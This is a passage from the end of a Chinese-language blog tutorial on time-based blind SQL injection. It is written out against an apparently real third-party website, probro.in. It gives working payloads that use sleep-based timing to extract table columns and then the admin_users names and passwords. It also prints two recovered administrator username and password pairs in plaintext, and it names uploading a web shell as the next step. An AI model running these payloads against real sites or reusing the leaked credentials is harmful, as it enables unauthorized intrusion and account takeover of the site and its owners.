**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select column\_name from information\_schema.columns where table\_name=0x61646d696e5f7573657273 limit 0,1),1,1))=105),sleep(5),1) and '112'='112**




**0x07 好了,现在字段名和表名都有了,剩下的就只差把网站管理员的账号密码数据都查出来了**

**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select FullName from admin\_users limit 0,1),1,1))=65),sleep(5),1) and '112'='112**



**http://www.probro.in/news\_details.php?NId=14' and if((ascii(mid((select Password from admin\_users limit 0,1),1,1))=65),sleep(5),1) and '112'='112**



**最终,我们得到了完整网站管理员的账号密码,至此,整个基于时间的盲注,就完成了,都非常简单主要还是理解,下面的事情,就是找到目标网站的入口,登进去,传shell就可以了,关于怎么找后台,今天不做重点,后续再详细说**

**Dhanalakshmi | dhana123 又一个直接明文的,心真是大**

**Shoban | shoban123**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.16**